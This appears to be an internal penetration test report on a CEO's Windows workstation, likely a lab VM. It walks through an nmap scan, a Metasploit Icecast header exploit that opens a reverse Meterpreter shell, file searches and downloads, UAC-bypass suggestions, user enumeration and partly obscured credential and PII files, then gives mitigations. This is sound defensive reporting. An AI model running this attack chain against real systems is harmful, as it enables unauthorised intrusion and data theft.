

Good Guy Security

Internal Penetration Test Report

GoodCorp Inc.

03 November 2020

[Confidential]

Contents

| | |
|--|----|
| Executive Summary..... | 3 |
| Summary of Results | 3 |
| Attack Narrative..... | 4 |
| Perform a service and version scan against the target..... | 4 |
| Look for a corresponding exploit | 4 |
| Launch the Metasploit Framework and connect to the Target..... | 5 |
| Remotely search the file system at the meterpreter prompt | 6 |
| Exfiltration of file from the target..... | 6 |
| Other possible exploits | 7 |
| Run a Meterpreter post script that enumerates all logged on users | 7 |
| Open a Meterpreter shell and gather system information for the target..... | 8 |
| Run the command that displays the target's computer system information..... | 8 |
| Examination of “files of Interest” | 9 |
| Conclusion..... | 10 |
| Recommendations..... | 10 |
| Risk Ratings | 12 |
| Appendix I : Vulnerability Detail and Mitigation..... | 13 |
| Installed software vulnerability – Icecast streaming media server v 2.0.1..... | 13 |
| Bypass UAC Vulnerabilities | 13 |
| Appendix II : Good Guy Security; a broader view | 14 |
| Appendix III: References; further information..... | 16 |
| Bypass UAC Vulnerabilities | 16 |
| IKEEXT DLL Hijacking | 16 |



Executive Summary

This engagement by GoodCorp Inc. is for Good Guy Security to utilise publicly available cyber security tooling in an intentional attempt to gain a covert channel connection to the workstation of the CEO.

Excluding methods that may cause service disruption or degrade network performance, the activities simulated a malicious actor engaged in a targeted attack against the CEO's workstation.

The goals of the activity are the identification and exploitation of security weaknesses that could provide a hacker unauthorised access to the CEO's workstation and locally stored confidential data.

Summary of Results

A scan of the provided IP was undertaken to discover any running services and versions.

It was determined that a multimedia service was running and that this was found to be exploitable.

A targeted exploit was loaded and deployed to provide a covert connection to the IP; ie, without logging in. Remote searches were then performed.

Confidential and personal data was found and successfully exfiltrated.

The CEO's password, DOB, Social Security Number and banking information were uncovered.

User enumeration and local shell invocation were achieved.

Detailed system information was discovered.



Attack Narrative

Good Guy Security was authorised to perform non-disruptive network-based penetration testing during business hours with due caution and to gather evidence as required to verify and report on any vulnerabilities discovered from the single workstation only. Denial of service attacks and brute force attacks are specifically excluded from the test. Files may be accessed and read. No files are to be deleted.

For this purpose, the IP of the CEO's workstation was disclosed to us. A corporate network connection for our penetration testing device was authorised and provided for a set period. No permission was provided to scan other devices on the network, nor to exploit any other IP addresses learned.

Perform a service and version scan against the target

command: **nmap -sS -sV -O 192.168.0.20**

```
root@kali:~# nmap -sV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-30 23:49 PDT
Nmap scan report for 192.168.0.20
Host is up (0.0099s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE        VERSION
25/tcp    open  smtp           SLmail smtpd 5.5.0.4433
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
8000/tcp  open  http           Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/30%OT=25%CT=1%CU=41672%PV=Y%DS=1%DC=D%G=Y%M=00155D%
OS:TM=5F9D08FA%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=104%TI=I%CI=I%II=
OS:I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%02=M5B4NW8NNS%03=M5B4NW8%04=M5B4NW8NNS%05=
OS:M5B4NW8NNS%06=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF7
OS:0)ECN(R=Y%DF=Y%T=80%W=FFFF%0=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S
OS:+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%0=%RD=0%Q=)T3(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=0%F=AR%0=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%0%F=R%0=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%
OS:S=A%0%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.07 seconds
```

We have identified we have a Windows workstation running Icecast streaming media server.

Look for a corresponding exploit

command: **searchsploit -t Icecast windows**

```
root@kali:~# searchsploit -t Icecast windows
```

[illegible]

```
msf5 > search icecast

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - - -                                     - - - - -
0  exploit/windows/http/icecast_header  2004-09-28      great No      Icecast Header Overwrite
```

Load the icecast module

command: **use 0**

```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > 
```

Set remote host IP to be that of the target machine

command: **set RHOSTS 192.168.0.20**

```
msf5 exploit(windows/http/icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
```

Now we are ready to run the icecast exploit

command: **run**

```
msf5 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49761) at 2020-10-31 00:01:28 -0700
meterpreter > 
```

We have now made a session on the workstation belonging to the CEO.

Remotely search the file system at the meterpreter prompt

Here we are searching for secretfile.txt on the target

command: **search -f *secretfile.txt**

```
meterpreter > search -f *secretfile.txt
Found 1 result...
c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
```

Here we are searching for the recipe.txt on the target

command: **search -f *recipe.txt**

```
meterpreter > search -f *recipe*.txt
Found 1 result...
c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
```

Exfiltration of file from the target

Command: **download IEUser/Documents/Drinks.recipe.txt**

```
meterpreter > download IEUser/Documents/Drinks.recipe.txt
[*] Downloading: IEUser/Documents/Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): IEUser/Documents/Drinks.recipe.txt -> Drinks.recipe.txt
[*] download : IEUser/Documents/Drinks.recipe.txt -> Drinks.recipe.txt
```

Other possible exploits

Meterpreter's local exploit suggester was used to find possible exploits

meterpreter > run post/multi/recon/local_exploit_suggester

```
msf5 > search local_exploit_suggester

Matching Modules
=====
#    Name                                Disclosure Date    Rank    Check    Description
-    -
0    post/multi/recon/local_exploit_suggester  normal          No      Multi Recon Local Exploit Suggester

msf5 > use 0
```

command: use 0

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
```

Four specific vulnerabilities were suggested

```
[+] 192.168.0.20 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
```

Run a Meterpreter post script that enumerates all logged on users

command: run post/windows/gather/enum_logged_on_users

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
=====

SID                                User
---                                -
S-1-5-21-321011808-3761883066-353627080-1000 MSEDGWIN10\IEUser

[+] Results saved in: /root/.msf4/loot/20201031010130_default_192.168.0.20_host.users.activ_871392.txt

Recently Logged Users
=====

SID                                Profile Path
---                                -
S-1-5-18                          %systemroot%\system32\config\systemprofile
S-1-5-19                          %systemroot%\ServiceProfiles\LocalService
S-1-5-20                          %systemroot%\ServiceProfiles\NetworkService
S-1-5-21-321011808-3761883066-353627080-1000 C:\Users\IEUser
S-1-5-21-321011808-3761883066-353627080-1003 C:\Users\systadmin
S-1-5-21-321011808-3761883066-353627080-1004 C:\Users\vagrant
```

Open a Meterpreter shell and gather system information for the target

command: **shell**

```
meterpreter > shell
Process 3384 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Run the command that displays the target's computer system information

command: **systeminfo**

```
C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                MSEDGWIN10
OS Name:                  Microsoft Windows 10 Enterprise Evaluation
OS Version:               10.0.17763 N/A Build 17763
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 5:59:35 AM
System Boot Time:          10/31/2020, 12:40:43 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,864 MB
Available Physical Memory: 865 MB

Virtual Memory: Max Size:  3,144 MB
Virtual Memory: Available: 1,613 MB
Virtual Memory: In Use:    1,531 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:               \\MSEDGWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4578973
                           [02]: KB4465065
                           [03]: KB4470788
                           [04]: KB4480056
                           [05]: KB4486153
                           [06]: KB4537759
                           [07]: KB4539571
                           [08]: KB4549947
                           [09]: KB4577667
                           [10]: KB4580325
                           [11]: KB4577668
Network Card(s):           1 NIC(s) Installed.
                           [01]: Microsoft Hyper-V Network Adapter
                               Connection Name: Ethernet
                               DHCP Enabled:    No
                               IP address(es)
                               [01]: 192.168.0.20
                               [02]: fe80::19ba:64e7:838c:b1b6
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```


Examination of “files of Interest”

a) password.txt

The password of the CEO was found and is simply readable

(password detail obscured)

```
C:\Users\IEUser\Documents>type password.txt
type password.txt
Username CISO Charlie
Password W...y
```

b) user.secretfile.txt

Personal identifying information and banking information was found and is simply readable

(sensitive personal information obscured)

```
C:\Users\IEUser\Documents>type user.secretfile.txt
type user.secretfile.txt
Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1...4-p1
SSN: 2...1
DOB: 02/01/1974
```

c) Drinks.recipe.txt

Could this information have a hidden meaning?

For example; could it be a hint for access to a restricted system or confidential project ?

We can expect that an attacker will try and leverage any shred of a clue.

```
C:\Users\IEUser\Documents>type Drinks.recipe.txt
type Drinks.recipe.txt
Put the lime in the coconut and drink it all up!
```

Conclusion

The workstation of the CEO was determined to be exposed to several exploitable vulnerabilities.

The reported claim from the CEO, to have “passwords that are long and complex and therefore unhackable”, is in fact a busted myth.

GoodCorp appear to be lacking a domain policy for adequate strength passwords or have not enforced the policy on the CEO’s workstation.

GoodCorp Inc. appear to be lacking a domain policy for permitted software.

GoodCorp Inc. workstations appear to be lacking adequate workstation hardening.

The CEO of GoodCorp Inc. has yet to embrace security-aware habits. This likely indicates that the business has some way to go in regards to engaging staff towards adopting security-minded habits.

The goals of the internal penetration activity were met.

Good Guy Security demonstrated that an attacker with malicious intent would be able to successfully and stealthily compromise the security of the CEO’s workstation, exfiltrate data that was assumed to be protected and gather data that could be used to penetrate deeper.


This result is an indicator that GoodCorp Inc. is likely to be similarly exposed in other areas.

Recommendations

- 1) GoodCorp Inc. should enforce a password policy on all user accounts that reduces the risk of passwords being guessed or cracked. Passwords should include a mix of numbers, uppercase and lowercase letters, require a special character and be of a minimum of eight characters. Think passphrase not password. Longer passwords take longer to crack. Adherence to the password complexity policy must be enforced without exception.
- 2) Updating installed software with security patches should be performed on a regular cycle, ideally monthly. (evidence of Operating System patching was found).
- 3) Hardening of workstations is necessary to reduce the attack surface. The threat of exploiting legitimate functionality in Office applications and Windows components can be mitigated centrally with appropriate group policy settings that will result in client configurations that restrict, limit and control the actions that Windows components may execute.
- 4) Internet browsing, phishing emails and malicious websites present dynamic security challenges. As part of a layered approach to protect against known attacks; anti-virus, anti-

malware and host-based firewall for all workstations should be implemented and maintained with current signatures and configurations.

- 5) Having taken actions to address the above, GoodCorp Inc. should commission a follow up penetration test activity to verify that all issues raised have been satisfactorily addressed.
- 6) Controlled penetration tests against other sections of GoodCorp Inc. infrastructure to detect vulnerabilities and assess the effectiveness of existing controls in specific areas of the network is also recommended.
- 7) Repeated user education regards security awareness and good practices. Although users may have had some form of security awareness education, many will continue with their habitual practices and not take the steps necessary to adopt more secure practices. Follow up education or a new awareness campaign to foster a culture of security awareness should provide a measurable improvement that will benefit the organisation going forward.¹




Graphic: Prevalence of common network security risks by source

¹ <https://resources.infosecinstitute.com/topic/7-benefits-of-security-awareness-training/>

Risk Ratings

Technology Risk can be regarded as a product of the Likelihood and Impact².

We utilised the Common Vulnerability Scoring System Version 3.1 Calculator³ to assess the risk based on standard security metrics. We determined the overall risk identified as a result of this internal penetration test at GoodCorp Inc. was determined to be **High**.



The image shows a table titled 'CVSS v3.0 Ratings' with four rows: Low (0.1-3.9), Medium (4.0-6.9), High (7.0-8.9), and Critical (9.0-10.0). The 'High' row is circled in red.

| | |
|----------|----------|
| Low | 0.1-3.9 |
| Medium | 4.0-6.9 |
| High | 7.0-8.9 |
| Critical | 9.0-10.0 |

Result Breakdown: **Base Score 8.2, Temporal Score 7.8, Environmental Score 8.9.**

Confidentiality has been breached by a means that is reliably repeatable and publicly available.

Without local login privileges, Good Guy Security succeeded in exploiting vulnerabilities and compromising the security of data on a corporate workstation. Any gathered information would be useful in escalating and broadening an attack to compromise more machines and network hosts.

For a skilled attacker, these vulnerabilities are not difficult to detect nor exploit.

A motivated, malicious individual would doubtless make full use of the information disclosed.

The CEO and GoodCorp Inc. may well be at risk of suffering financial and reputational damage.

²https://owasp.org/www-community/OWASP_Risk_Rating_Methodology

³<https://www.first.org/cvss/calculator/3.1>

Appendix I : Vulnerability Detail and Mitigation

Installed software vulnerability – Icecast streaming media server v 2.0.1

The installed version of Icecast streaming media server has several vulnerabilities⁴ – we exploited only one.

The exploit module utilised from the Metasploit Framework was **windows_x86/remote/16763.rb**

This is a buffer overflow exploit in the header parsing of icecast. Sending 32 HTTP headers causes a write one past the end of the pointer array, which overwrites the saved instruction pointer.⁵

Mitigation

Assuming there is a business requirement to continue using this software, update all installations to the latest version of Icecast, v2.2.4, which is a security release.

Link to download the update: https://icecast.org/news/icecast-release_2_4_4/

Bypass UAC Vulnerabilities

Testing identified three specific suggested vulnerabilities that are of the same general type; Bypass User Account Controls. Windows User Account Controls allows a program to elevate its privileges to perform legitimate functions.⁶ In relation to signed binary code, the privilege escalation occurs seamlessly by default. Where an attacker gains access to a session, they can use exploits to bypass the normal operation of UAC or rather user UAC to gain a session with elevated privilege.

Mitigation

Where a remote attacker gains a covert session without logging in, they assume the permissions of the user that is currently logged in. User logins to workstations should not be in the Local Administrators group. Where a logged in user requires admin permissions for a specific function, they should use the Run As feature, entering the credentials of a privileged ID for this process only.

To mitigate these vulnerabilities for admin users, the auto-elevation for trusted binaries should be edited (via registry change through Group Policy⁷) to invoke a confirmation prompt rather than allowing the privilege escalation silently. Only a logged in user can see prompts on their desktop, so the attacker will not be able to interact with the prompt and proceed to gain the elevated privileges they seek.

⁴ https://www.cvedetails.com/vulnerability-list/vendor_id-693/product_id-1194/version_id-16877/Icecast-Icecast-2.0.1.html


⁵ <https://www.exploit-db.com/exploits/16763>

⁶ <https://attack.mitre.org/techniques/T1548/002/>

⁷ <https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-group-policy-and-registry-key-settings>

Appendix II : Good Guy Security; a broader view

Good Guys Security provides Cyber Security consultancy services to suit business requirements at various stages of formulating an appropriate Vulnerability Management strategy that will best provide for your current circumstance and foreseeable needs.



Graphic: Vulnerability Management Cycle

Good Guys Security can assess your overall security posture and work with you to address shortcomings and assist you to prevent recurrent pain points.

Considered processes based on industry standards and best practice are developed in consultation with all your key stakeholders and teams. Technical, Governance and Management all have essential roles to play in lifting the security posture and adopting a positive security culture.

Good Guys Security provide guidance on your internal security frameworks, with a focus on what any necessary changes mean for the teams involved and can advise on how to address the challenges at various steps along the path to achieving your security goals.

In our experience, effective security solutions must include Security Awareness Training.



Graphic: The Benefits of Security Awareness Training

Your people are on the front line of your security defences. Effective security cannot be maintained without cooperation and participation at all levels.

Good Guys Security can assist with designing appropriate training for different areas that will engage your teams and produce results.

Appendix III: References; further information

Bypass UAC Vulnerabilities

<https://www.fortinet.com/blog/threat-research/offense-and-defense-a-tale-of-two-sides-bypass-uac>

Event Viewer

<https://pentestlab.blog/2017/05/02/uac-bypass-event-viewer/>

https://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_eventvwr

Fodhelper

<https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/>

<https://securityintelligence.com/news/trickbot-uses-uac-bypass-to-quietly-infect-windows-10-machines/>

https://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_fodhelper

<https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>

<https://www.exploit-db.com/exploits/42142>

Slui File Handler Hijack

https://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_sluihijack

<https://www.exploit-db.com/exploits/46998>

IKEEXT DLL Hijacking

<https://vulners.com/kitploit/KITPLOIT:5531399298821617453>

<https://support.microsoft.com/en-au/help/2862152/microsoft-security-advisory-vulnerability-in-ipsec-could-allow-securit>

<https://www.immuniweb.com/advisory/HTB23108>

<https://www.exploit-db.com/exploits/28130>

[End of Report]

